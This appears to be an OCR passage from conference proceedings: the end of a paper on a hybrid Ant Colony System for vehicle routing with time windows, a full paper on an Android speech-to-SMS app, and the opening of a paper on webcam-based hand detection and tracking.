To solve the problem we introduce a few modifications to the basic Ant Colony System algorithm [3]. The goal of the algorithm is not only to produce very good solutions, but to determine the algorithm behaviour in regard to the given problem. By extracting knowledge from the algorithm performance new improved heuristics can be designed. Solving a problem without realizing why the algorithm behaves in the way that it does is a usual setback with metaheuristics (e.g. genetic algorithm). Our goal is to recognize the advantages and disadvantages of using specified heuristics.




Figure 1 Simple route example

II. THE CAPACITATED VEHICLE ROUTING PROBLEM WITH TIME WINDOWS

The Vehicle Routing Problem is a combinatorial problem which can be modeled as a graph $G(V,E)$[4] with vehicle set $K=\{k_1..., k_k\}$ where the **input** parameters are:

- V – list of clients
- v_{ij} – boolean *1* for connection between i and j, otherwise *0*
- *0* –source depot index
- dem_i –amount of demand of client i
- s_i – time needed to service client i
- tl_i –earliest time of arrival to client i
- tu_i – latest time of arrival to client j
- c_{ij} – cost (time) of going from i to j
- k_k – capacity of vehicle k
- d_{ij} – distance between client i and client j

These terms above describe all the information neccessary to describe the problem. In order to cover the entire solution space data must exist for each parameter and each possible index i, j and k. [4]

The solution to the problem, in other words, the **output** is a list of routes for each of the used *k* trucks. Every single truck has its own route where the order of visiting clients is defined. The subject of optimization is to find [4]:

$$fitness_vehicles = \min|K| \quad (1)$$

$$fitness_length = \min \sum_{k\in K}\sum_{i\in V}\sum_{j\in V} v_{ij}^{k} c_{ij} \quad (2)$$

and thus satisfy [4]:

$$\sum_{k\in V}\sum_{j\in V} v_{ij} = 1, \forall i \in V \quad (3)$$

$$\sum_{i\in V} v^{k}{}_{ij} - \sum_{i\in V} v^{k}{}_{ji} = 0, \forall i \in V, \forall k \in K \quad (4)$$

$$\sum_{i\in V} v_{0j}^{k} = 1, \forall k \in K \quad (5)$$

$$\sum_{i\in V} v_{j,0}^{k} = 1, \forall k \in K \quad (6)$$

Once again, *V* denotes the set of clients and *K* stands for the set of trucks. These formulas make it clear that we want to find the minimal number of vehicles used to create such routes that the sum of lengths for each route is minimal. Every client is visited exactly once and each vehicle route starts and finishes with the source node.

If viewing the problem from a visited node *i*, the cost of visiting a node *j* from node *i* is defined as:

$$t_{ij} = ceil(\max(tl_j, t + s_i + d(i,j)), \quad (7)$$

where *t* is the total time. This cost can be regarded as the wait time because it gives us the information when the node *j* can be visited.

A. Fitness criteria

We can see that capacity is added as a constraint which means that every vehicle has a certain capacity of goods that it can load. This feature can be related to the Bin Packing Problem.

The other constraint are the Time Windows. This means that each client can be visited in a specified time in order for the solution to be valid. Solving the problem with just this constraint would be similar to the Traveling Salesman Problem with Time Windows.

If viewing the CVRPTW problem as a combination of the Bin Packing Problem and the Traveling Salesman Problem two different fitness criteria can be recognized:

- Total length of all the tours
- Total capacity of all the vehicles.

So, the problem criteria have to be optimized in a specified order. In the rest of the paper the priority is the number of vehicles. In addition, the total length is used to sort solutions with the same number of vehicles.

```
Initialize the ACO parameters;
Initialize number of ants;
while not end-condition do
   for k=0 to number of ants
      ant k starts from random node;
      while solution is not constructed
      do
        ant k selects a node with
        probability;
      end while
   end for
Local search procedure;
Update-pheromone-trails;
end while
```

Figure 2 Ant Colony Optimization Pseudocode

III. Ant Colony Optimization

The Ant Colony Optimization was initially described in [3]. It was originally designed to be used for solving problems such as the Travelling Salesman Problem. It has been shown that the algorithm is quite adaptable to other problems and that various heuristics can be implemented in the algorithm so that it can deal with a large problem set. An example of applying the algoritm to protein folding can be found in [5]. The pseudocode [3] is displayed in Fig. 2.

IV. Hybrid Ant Colony System Algorithm

This section will describe the algorithm used to solve the defined problem. The basic Ant Colony Optimization is a well know method [3] originally designed to be used for solving problems such as the Traveling Salesman Problem. It has been shown that the algorithm is quite adaptable to other problems and that various heuristics can be implemented in the algorithm so that it can deal with a large problem set.

The modification needed to make the ACO algorithm Ant Colony System was to introduce parallelism. This was done the same way as it is done with solving the TSP [4], but the chosen starting points were those whose time of arrival was valid at the beginning moment ($tl_i=0$). In this way an ant is layed in each of the clients so the initial solutions are more different.

The original construction rule for choosing a new client is [3]:

$$p_{ij} = \frac{(\tau_{ij})^{\alpha}(\eta_{ij})^{\beta}}{\sum_{u\in V}(\tau_{iu})^{\alpha}(\eta_{iu})^{\beta}} \quad (8),$$

where:

- p_{ij} is the probability of transition between vertices *i* and *j*
- α determines how important is the pheromone trail
- β determines how important is the distance to client
- η_{ij} is the distance between clients
- τ_{ij} is the pheromone strength

A. Wait Heuristic

The simplest way to introduce a new heuristic in the Ant Colony System algorithm is to simply add a new component in the construction rule. With wait heuristics we want to favour the client which has the minimal wait time. The formula for the actual time of arrival has been defined in (6). We also possess the earliest time of arrival to client *j*. Hence we build the Wait heuristic as:

$$\omega_{ij} = \frac{1}{tl_j - t_{ij}}. \qquad (9)$$

If the values are equal the denominator is set to 1 to avoid zero division.

B. Savings heuristics

Often two distant nodes are put in the same tour which means that a vehicle spends a lot time just by travelling between them. To minimize this a simplified clustering of the client locations is performed. For each node a savings measure is taken so that the algorithm evaluates wheter it is better to put the nodes in the same, or different routes. If we take some client nodes *i* and *j* we can calculate the savings value as:

$$\gamma_{ij} = d(i,0) + d(0,j) - d(ij)g + f\left|d(i,0) - d(j,0)\right|, \qquad (10)$$

where *g* and *f* are algorithm parameters which determine what distance will have a bigger impact to the heuristic output.
This formula considers distances between the source (index 0) and the clients *i* and *j*, as well as the distance between them. With this formula the value γ stores a measure which illustrates whether it is more beneficial to go home to the source, or to continue the route with the next client *j*.

C. Route Size heuristics

Bigger routes will take up more clients and therefore use less vehicles. So, another heuristic value is introduced which will help to create longer routes. Apart from the pheromone trail which evaluates only the solution, a route size pheromone is made. The best ants will add some pheromones on the longest trails. The amount of added pheromones is equal to the trail length of a specific tour. So, the update is done:




*Figure 32*opt heuristics*

$$\delta_{ij}^{\ k} = \delta_{ij}^{\ k} + \sum_{i \in V} v_{ij}, \forall k \in K. \qquad (11)$$

D. 2*opt Local Search

The 2*opt Local Search method is a well known method[6] often used for solving the TSP. Here we use it for a similar reason, and that is to additionally reduce the route sizes. Fig. 3 shows how 2*opt works. We determine some solutions (implemented as 5% best ones) and attempt to improve them with this local search.

E. Route elimination Local Search

Case has shown that some routes in the solution are very long and some a extremely short. To counter this, the Route elimination Local Search was implemented. This local search traverses through small routes and attempts to add them to other routes. The goal of this local search is to merge tours, hence producing solutions using less vehicles in total.

F. Complete algorithm

In fig. 2 the basic ACO is shown. The Hybrid Ant Colony System Algorithm is an upgrade of the algorithm desribed in the figure. When each ant constructs the solution it chooses a next node using the (12) formula, whereas it is done using (8) in the basic ACO algorithm. Also, the local search methods described in D and E are executed consequently: first route elimination, then 2*opt. Last, but not least, the ants are sent initialized to work in parralel as described in IV.

If we change the basic ACO algorithm with these modifications we get the Hybrid ACS. The pseudocode of the Hybrid ACS is extremely similar so we will not write it separately.

V. EXPERIMENTATION AND RESULTS

The final algorithm with all added heuristics has a construction rule defined by:

$$p_{ij} = \frac{(\tau_{ij})^{\alpha}(\eta_{ij})^{\beta}(\omega_{ij})^{\theta}(\gamma_{ij})^{\lambda}(\delta_{ij})^{\psi}}{\sum_{u \in V}(\tau_{iu})^{\alpha}(\eta_{iu})^{\beta}(\omega_{iu})^{\theta}(\gamma_{iu})^{\lambda}(\delta_{iu})^{\psi}} \qquad (12)$$

The update rule of pheromone trails remain the same as defined in the original algorithm, as well as the rest of the part which was not specifically explained so far.

Since there are a lot of parameters in this algorithm we will enumerate them:

- α – fitness pheromone strength
- β – relevance of relative distance
- θ – relevance of wait heuristics
- λ – relevance of savings heuristics
- ψ – route size pheromone strength
- f – importance of the distance between the source and each of the clients
- g – importance of the distance between two selected clients

The total fitness of a single solution (the one used for pheromone updating) is calculated as:

$$f = \frac{fitness}{worst(fitness)} + |K| \quad (13)$$

This is used so that we can favor the number of vehicles used over the total distance traveled. The experiments were done on a personal laptop computer with a *2.00* GHz processor and *4 GB* of RAM. In the experiments specific parameters were chosen based on personal opinions. The table with results is shown in table 1. Since more computers weren't available all the tests were done with a well prepared test case with a hundred clients. The step between parameter values was set to the value *0.5*. When one parameter was changing others were fixated to the value *1*, so it is important to note that this is not a real extensive Cartesian product testing. Once again, all other parameters were set to the recommended values [3][4]. The execution time was 2 minutes.

The results which can be viewed in table 1 can indicate a few things. First, we can notice that the best and worst values are often upper or lower bounds of the testing range that was explored. This means that further testing could give us more material for analysis.

It has been shown that the most influental parameter to the testing is the relevance of relative distance β. The table shows that modifying this parameter can produce very good solutions when well tuned. On the contrary the route size parameter δ has shown little influence in the solution quality making.

Generally speaking the results are satisfactory. The algorithm has shown that it can quickly produce very good solutions, which have proven to be local optima in most cases, since an extensive experiment has been contuced to get to know the used problem instance better. The most important heuristics has shown to be the distance between clients, which could mean that similar results would have been generated using the basic ACO algorithm since it is the only heuristic used in that algorithm. Other algorithms [8] have also proven to be effective in solving the problem, better than this algorithm, according to the Solomon benchmark[10].

The local search methods have proven to be very useful in incrementing the solution fitness. Applying the 2*opt heuristics to many solutions has proven to be a bad idea, producing several local optima, but applying the Route Elimination to more than a few solutions has proved to be very good strategy.

VI. CONLUSION

The implementation of the Hybrid Ant Colony System Algorithm has proven successful in solving the Capacitated Vehicle Routing Problem with Time Windows. Testing of the algorithm was not simple since the algorithm has a lot of parameters which means proper thourough testing is quite time consuming. This is a part which can definitely be improved in order to understand the behavior of the algorithm. This would enable us to create an adaptive algorithm which could set its own parameters according to the given problem.

The algorithm design was shaped in regard of the problem. It's behavior was satisfiable because the problem was carefully studied and examined before creating the modifications. Like all heuristics, it is most likely that the algorithm performance varies in different problem enviroment.

To sum up, the main advantages of the designed and implemented Hybrid Ant Colony System algorithm are good performance on the CVRPTW problem, easy upgrading of the solving heuristics and understandable behavior. In our opinon the main disadvantage would be high computational complexity and the inability to apply the algorithm to larger problem set. If we compare our algorithm to the GA we can clearly see that it does a lot of calculating in each iteration in order to handle a problem efficiently. Also, it takes more time to adapt the algorithm to a newly introduced problem.

The algorithm has proven succesful in solving the problem, but there more efficient ones have been produced. Further heuristics modifications could change this, as well as extensive testing of the algorithm performance.

REFERENCES

[1] Danzig, G.B. and Ramser, J., The Truck Dispatching Problem, Informs, 1959.

[2] Das, A., Mathieu C. and Moses, S., The Train Delivery Problem – Vehicle Routing Meets Bin Packing, WAOA, 2011.

[3] Dorigo, M. and Gambardella, L.M., Ant Colony System: A Cooperative Learning Approach to the Traveling Salesman Problem, "IEEE Transactions on Evolutionary Computation", 1997

[4] El Hassani, A.H., Koukam, A. and Bouhafs L., A Hybrid Ant Colony System Approach for the Capacitated Vehicle Routing Problem with Time Windows, Vehicle Routing Problem, Intech, 2008.

[5] Fidanova S., Lirkov I., Ant Colony System Approach for Protein Folding, Proceedings of the International Multiconference on Computer Science and Information Technology pp. 887–891, 2008.

[6] Kim, Byung-In, Shim Jae-Ik, Zhang Min, Comparison of TSP Algorithms, December 1998.

[7] Laporte, G., The Vehicle Routing Problem: An overview of exact and approximate algorithms, "European Journal of Operational Reseach", 1991.

[8] Lin, L., Hu, J., Shen, B., A new hybrid method of Genetic Algorithm,Tabu and Chaotic search for CVRPTW, Tsingshua Univ., 2010.

[9] Özaydın, E., Capacitated Vehicle Routing Problem with Time Windows, Sabanci Universitesi, 2003.

[10] Solomon, M., Solomon benchmark, http://www.sintef.no/Projectweb/TOP/Problems/VRPTW/Solomon-benchmark/,2010

Android application for sending SMS messages with speech recognition interface

Sanja Primorac and Mladen Russo
FESB, University of Split, Croatia
sprimora@fesb.hr

Abstract - Voice SMS is an application developed in this work that allows a user to record and convert spoken messages into SMS text message. User can send messages to the entered phone number or the number of contact from the phonebook. Speech recognition is done via the Internet, connecting to Google's server. The application is adapted to input messages in English. Used tools are Android SDK and the installation is done on mobile phone with Android operating system. In this article we will give basic features of the speech recognition and used algorithm. Speech recognition for Voice SMS uses a technique based on hidden Markov models (HMM - Hidden Markov Model). It is currently the most successful and most flexible approach to speech recognition.

I. INTRODUCTION

Mobile phones have become an integral part of our everyday life, causing higher demands for content that can be used on them. Smart phones offer customer enhanced methods to interact with their phones but the most natural way of interaction remains speech.

Market for smart mobile phones provides a number of applications with speech recognition implementation. Google's Voice Actions and recently Iphone's Siri are applications that enable control of a mobile phone using voice, such as calling businesses and contacts, sending texts and email, listening to music, browsing the web, and completing common tasks.

Both Siri and Voice Actions require an active connection to a network in order to process requests and most of Android phones can run on a 4G network which is faster than the 3G network that the iPhone runs on. There is also an issue of availability, Voice Actions are available on all Android devices above Android 2.2, but Siri is available only for owners of the iPhone 4S. The Siri's advantage is that it can act on a wide variety of phrases and requests and can understand and learn from natural language, whereas Google's Voice Actions can be operated only by using very specific voice commands.

In this work we have developed an application for sending SMS messages which uses Google's speech recognition engine. The main goal of application Voice SMS is to allow user to input spoken information and send voice message as desired text message. The user is able to manipulate text message fast and easy without using keyboard, reducing spent time and effort. In this case speech recognition provides alternative to standard use of keyboard for text input, creating another dimension in modern communications.

II. ANDROID

Android is a software environment for mobile devices that includes an operating system, middleware and key applications [1]. In 2005 Google took over company Android Inc., and two years later, in collaboration with the group the Open Handset Alliance, presented Android operating system (OS).

Main features of Android operating system are:

- Enables free download of development environment for application development.
- Free use and adaptation of operating system to manufacturers of mobile devices.
- Equality of basic core applications and additional applications in access to resources.
- Optimized use of memory and automatic control of applications which are being executed.
- Quick and easy development of applications using development tools and rich database of software libraries.
- High quality of audiovisual content, it is possible to use vector graphics, and most audio and video formats.
- Ability to test applications on most computing platforms, including Windows, Linux…

The Android operating system (OS) architecture is divided into 5 layers (fig. 1.). The application layer of Android OS is visible to end user, and consists of user applications. The application layer includes basic applications which come with the operating system and applications which user subsequently takes. All applications are written in the Java programming language.

Framework is extensible set of software components used by all applications in the operating system. The next layer represents the libraries, written in the C and C + + programming languages, and OS accesses them via framework.

Dalvik Virtual Machine (DVM), forms the main part of the executive system environment. Virtual machine is used to start the core libraries written in the Java




Figure 1. Structure of Android operating system [1]

programming language. Unlike Java's virtual machine, which is based on the stack, DVM bases on registry structure and it is intended for mobile devices.

The last architecture layer of Android operating system is kernel based on Linux OS, which serves as a hardware abstraction layer. The main reasons for its use are memory management and processes, security model, network system and the constant development of systems.

There are four basic components used in construction of applications: activity, intent, service and the content provider. An activity is the main element of every application and simplified description defines it as a window that users see on their mobile device. The application can have one or more activities. Main activity is the one that is used as startup. The transition between the activities is carried out in a way that launched activity calls a new activity. Each activity as a separate component is implemented with inheritance of Activity class. During the execution of applications, activities are added to the stack, currently running activity is on the top of the stack. An intent is a message used to run the activities, services, or recipient's multicast. An intent can contain the name of the components you need to run, the action which is necessary to execute, the address of stored data needed to run the component, and component type. A service is a component that runs in the background to perform long-running operations or to perform work for remote processes. One service can link multiple applications and service is executed until a connection with all applications is done. A content provider manages a shared set of application data. Data can be stored in the file system, a SQLite database, on the web, or any other persistent storage location which application can access [1]. Through the content provider, other applications can query or even modify the data (if the content provider allows it).

III. SPEECH RECOGNITION

Speech recognition for application Voice SMS is done on Google server, using the HMM algorithm. HMM algorithm is briefly described in this part. Process involves the conversion of acoustic speech into a set of words and is performed by software component. Accuracy of speech recognition systems differ in vocabulary size and confusability, speaker dependence vs. independence, modality of speech (isolated, discontinuous, or continuous speech, read or spontaneous speech), task and language constraints [2].

Speech recognition system can be divided into several blocks: feature extraction, acoustic models database which is built based on the training data, dictionary, language model and the speech recognition algorithm. Analog speech signal must first be sampled on time and amplitude axes, or digitized. Samples of speech signal are analyzed in even intervals. This period is usually 20 ms because signal in this interval is considered stationary.

Speech feature extraction involves the formation of equally spaced discrete vectors of speech characteristics. Feature vectors from training database are used to estimate the parameters of acoustic models. Acoustic model describes properties of the basic elements that can be recognized. The basic element can be a phoneme for continuous speech or word for isolated words recognition. Dictionary is used to connect acoustic models with vocabulary words. Language model reduces the number of acceptable word combinations based on the rules of language and statistical information from different texts.

Speech recognition systems, based on hidden Markov models are today most widely applied in modern technologies. They use the word or phoneme as a unit for modeling. The model output is hidden probabilistic functions of state and can't be deterministically specified. State sequence through model is not exactly known. Speech recognition systems generally assume that the speech signal is a realization of some message encoded as a sequence of one or more symbols [3]. To effect the reverse operation of recognizing the underlying symbol sequence given a spoken utterance, the continuous speech waveform is first converted to a sequence of equally spaced discrete parameter vectors. Vectors of speech characteristics consist mostly of MFC (Mel Frequency Cepstral) coefficients [4], standardized by the European Telecommunications Standards Institute for speech recognition. The European Telecommunications Standards Institute in the early 2000s defined a standardized MFCC algorithm to be used in mobile phones [5].

Standard MFC coefficients are constructed in a few simple steps. A short-time Fourier analysis of the speech signal using a finite-duration window (typically 20ms) is performed and the power spectrum is computed. Then, variable bandwidth triangular filters are placed along the perceptually motivated mel frequency scale and filter-bank energies are calculated from the power spectrum. Magnitude compression is employed using the logarithmic function. Finally, auditory spectrum thus obtained is decorrelated using the DCT and first (typically 13) coefficients represent the MFCCs.

These vectors of speech characteristics are called observations and used in further calculations. To develop an acoustic model, it is necessary to define states. In

continuous speech recognition, each state represents one phoneme. Under the concept of training we mean the determination of probabilities of transition from one state to another and probabilities of observations. Iterative Baum-Welch procedure is used for training [6]. The process is repeated until a certain convergence criterion is reached, for example good accuracy in terms of small changes of estimated parameters, in two successive iterations. In continuous speech the procedure is performed for each word in complex HM model. Once states, observations and transition matrix for HMM are defined, the decoding (or recognition) can be performed.

Decoding represents finding of most likely sequence of hidden states using Viterbi algorithm, according to the observed output sequence. It is defined by recursive relation. During the search, n-best word sequences are generated using acoustic models and a language model.

IV. MAIN PARTS OF THE PROJECT

A. *VoiceRecognitionActivity class*

VoiceRecognitionActivity is startup activity defined as launcher in AndroidManifest.xml file. REQUEST_CODE is static integer variable, declared on the beginning of activity and used to confirm response when engine for speech recognition is started. REQUEST_CODE has positive value. Results of recognition are saved in variable declared as *ListView* type.

Method onCreate is called when activity is initiated. This is where the most initialization goes: setContentView (R.layout.voice_recognition) is used to inflate the user interface defined in res > layout > voice_recognition.xml, and findViewById(int) to programmatically interact with widgets in the user interface. In this method there is also a check whether mobile phone, on which application is installed, has speech recognition possibility. PackageManager is class for retrieving various kinds of information related to the application packages that are currently installed on the device. Function getPackageManager() returns PackageManager instance to find global package information. Using this class, we can detect if the phone has a possibility for speech recognition. If a mobile device doesn't have one of many Google's applications which integrate speech recognition, further work of this application Voice SMS will be disabled and message on the screen will be "Recognizer not present". Recognition process is done trough one of Google's speech recognition applications. If recognition activity is present user can start the speech recognition by pressing on the button and thus launching startActivityForResult (Intent intent, int requestCode). The application uses startActivityForResult() to broadcast an intent that requests voice recognition, including an extra parameter that specifies one of two language models. Intent is defined with intent.putExtra (RecognizerIntent. EXTRA_LANGUAGE_MODEL, RecognizerIntent.LANGUAGE_MODEL_FREE_FORM). The voice recognition application that handles the intent processes the voice input, then passes the recognized string back to Voice SMS application by calling the onActivityResult() callback. In this method we manage result of activity startActivityForResult. Received result *Data* is stored in ListView variable and shown on the screen (Fig. 2.).

Interface setOnItemClickListener registers a callback to be invoked when an item on ListView widget has been clicked. Method OnItemClick enables control over statement that user selected from the list. Method contains definition of new Intent and user is transferred into interface for writing SMS (fig. 3.). Selected text is transferred from VoiceRecognitionActivity to SMS activity with putExtra (String name, String data) label. The first parameter is a string "key" and the second is the selected text.

B. *SMS class*

In onCreate method label setContentView (R.layout.sms) opens new user interface. Command final String message1 = getIntent().getExtras().GetString ("Key") retrieves the data associated with the string "key" which in this case is selected text from recognition




Figure 2. Testing




Figure 3. Interface for sending SMS

activity. The text is entered in the space for writing messages and displayed on the screen. By clicking the Send SMS button application checks whether the message and the number of recipient are entered. If result of check is negative, message "Please enter phone number and message" is shown. Otherwise, method sendSMS is called to perform sending of message. When cursor is positioned in the space for recipient number, button for contacts opens. Button attribute visibility is changed from default *gone* to *visible*. Pressing the button the command that allows you to display the contact numbers stored on mobile phone, label Intent forContacts new Intent = (Intent.ACTION_PICK, ContactsContract.Contacts.CONTENT_URI) startActivityForResult (forContacts, REQUEST_CODE) is executed. After selecting desired contact, message can be sent.

C. XML files

Application consists of two different interfaces. When the user runs application screen is defined in voice_recognition.xml. The linear arrangement of elements allows adding widget one below another. Width and height are defined with *fill_parent* attribute, which means to be equal as parent (in this case the screen).

The second interface, defined within sms.xml file, is displayed when the user chooses one of offered messages.

AndroidManifest.xml realizes installing and launching applications on the mobile device. Every application must have an AndroidManifest.xml file (with precisely that name) in its root directory. The manifest presents essential information about the application to the Android system, information the system must have before it can run any of the application's code. It defines the activities and permissions required for the application. Permissions are used to remove restrictions that prevent access to certain pieces of code or data on mobile device. Each permit is defined by a special label. If application needs data with distrait if must seek the necessary authorization. The syntax is: <uses-permission android:name= "Unique name of permission"> </ uses-permission>.

Every activity must be named in manifest. Name is used as a parameter that is passed to the constructor of intent which is used to start desired activity. Activities can have different <category> attribute. VoiceRecognitionActivity.java is the main class and its onCreate method is executed at application startup. The category tag is specially defined String that describes this feature of activity with keyword *Launcher* while other classes are marked with keyword *Default*.

AndroidManifest.xml has to include permission to send and receive messages, to access Internet and permission to access the list of contacts from the phonebook.

Permissions are:

- android.permission.INTERNET.
- android.permission.SEND_SMS.
- android.permission.RECEIVE_SMS.
- android.permission.READ_CONTACTS.

V. APPLICATION FUNCTIONALITY PRINCIPLE

Application Voice SMS integrates direct speech input enabling user to record spoken information as text message, and send it as SMS message. After application has been started display on mobile phone shows button which initiate voice recognition process. When speech has been detected application opens connection with Google's server and starts to communicate with it by sending blocks of speech signal. Simultaneously the figure of waveform is generated on the screen.

Speech recognition of the received signal is preformed on server. Google has accumulated a very large database of words derived from the daily entries in the Google search engines well as the digitalization of more than 10 million books in Google Book Search project. The database contains more than 230 billion words. If we use this kind of speech recognizer it is very likely that our voice is stored on Google's servers. This fact provides continuous increase of data used for training, thus improving accuracy of the system.

When process of recognition is over, user can see the list of possible statements. Process can be repeated clicking on the button *Click Me!*. Pressing the most accurate option, selected result is entered into interface for writing SMS messages.

Interface for writing SMS messages has all standard features. User can correct text and input recipient number in the empty textbox. Button *Contacts* opens interface with contact numbers from mobile phone and enables user to chose phone number on which message will be sent after pressing button *Send.* Customer receives response in a little cloud (toast) if message has been sent.

VI. CONCLUSION

With the development of software and hardware capabilities of mobile devices, there is an increased need for device-specific content, what resulted in market changes. Speech recognition technology is of particular interest due to the direct support of communications between human and computers. The integration of the speech recognition in mobile devices enables easier and faster use of smart phones. Use of such systems opens countless possibilities. Besides to facilitating the manipulation for current users of mobile devices, the market is opened to a whole new range of people who might use these technologies. The elderly, and persons with various disabilities, would have the opportunity to participate in the technological present and feel the benefits of smart phones.

Using the speech recognizer, which works over the Internet, allows much faster data processing. Another advantage is the much larger databases that are used. Many believe that this mode is a big step for speech recognition technology. The accuracy of the system has significantly increased and become more accessible to everyone. We have been given a possibility to manage mobile devices without installing complex software for speech processing, resulting in memory savings. A lack of application Voice SMS is its adaption only for English language, and the need for permanent Internet connection.

The objective for the future is development of models and databases for multiple languages which could create a foundation for everyday use of this technology worldwide.

The main goal of application is to allow sending of text messages based on uttered voice messages. Testing has shown simplicity of use and high accuracy of data processing. Results of recognition give user option to select the most accurate result. Further work is planned to implement the model of speech recognition for Croatian language.

LITERATURE

[1] “Android developers”, http://developer.android.com

[2] J. Tebelskis, Speech Recognition using Neural Networks, Pittsburgh: School of Computer Science,Carnegie Mellon University, 1995.

[3] S. J. Young et al., "The HTK Book", Cambridge University Engineering Department, 2006.

[4] K. Davis, and Mermelstein, P., "Comparison of parametric representation for monosyllabic word recognition in continuously spoken sentences", IEEE Trans. Acoust., Speech, Signal Process. vol. 28, no. 4, pp. 357–366,1980.

[5] ETSI, "Speech Processing, Transmission and Quality Aspects (STQ); Distributed speech recognition; Front-end feature extraction algorithm; Compression algorithms.", Technical standard ES 201 108, v1.1.3, 2003.

[6] L. E. Baum, T. Petrie, G. Soules, and N. Weiss, "A maximization technique occurring in the statistical analysis of probabilistic functions of Markov chains", Ann. Math. Statist., vol. 41, no. 1, pp. 164–171, 1970.

A Robust Hand Detection and Tracking Algorithm with Application to Natural User Interface

Benussi Toni, Jurić Darko
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia

This paper describes a system for hand detection and tracking which is used to implement a natural user interface which allows controlling the computer with hand movements and gestures. Different image processing and computer vision techniques were used in the realization of this system. The main components of the system are a skin detector based on histograms whose results have been improved with background subtraction and a clustering algorithm, an open hand detector and a subsystem for object tracking with a flock of features algorithm. The system has proved to be very robust to different background and lightning conditions and can be used in a wide array of multimedia and desktop applications.

I. INTRODUCTION

There are domains in human-computer interaction where classic interfaces like keyboards and mice show an absence of flexibility and freedom while giving input to the computer. One of the possible solutions in these domains is the use of natural user interface (NUI). The idea of this paper is to explore the possibility of implementing a natural interface with just a regular camera, without the use of specialized sensors and devices, as in most commercial implementations.

Specifically this NUI is designed to use human hand gestures as an "input device". The advantage of this approach is a much wider array of possible applications and the independence of the recognition procedure regarding the device on which it is performed as it can be used on any computer equipped with a web-cam.

The basic requirements such a system must satisfy are the capacity to operate in real time and robustness to different background and lightning conditions.

There are several approaches to hand detection, recognition and tracking. The most frequently used ones are based on color because of its distinctiveness as a pixel attribute. The paper (1) relies on color segmentation where the biggest skin region represents a hand. In (2) only simple background is considered where the color histogram can be modeled to contain large spike representing skin color pixels. A color based hand tracking without colors similar to the skin appearing in the background is discussed in (3). (4) relies on color distributions which tolerates noise (e.g. chosen non-skin regions) but it requires techniques for elimination non hand regions. Those processes are based on only one criterion and are not robust enough especially when skin color-like objects are present in the background, thereby this paper uses several detection criteria to overcome this problem.

The hand detection and tracking process is divided in several steps that will be further explained in the paper. The first step is to detect image regions that represent the skin. For this purpose a prepared distribution of skin color under different lighting conditions is used, which was obtained as a result of (5). With this distribution the probability of belonging to the skin region or the background region is computed for each image pixel. Skin regions obtained in this way do not cover all the skin pixels present in the image, so a clustering algorithm is used to enhance the results of skin detection. As a result of these two steps compact sin regions are obtained. The next step is to determinate which skin region corresponds to the hand. This procedure is based on the morphological characteristics of the hand. When the hand has been successfully detected and localized this information is used to initialize the tracking process based on the flock of features algorithm. In the end, as an example of the potential applications of this system an algorithm was added that detects whether the hand is open or closed, which can be used for example to control the mouse pointer on a computer. The whole procedure is shown schematically.

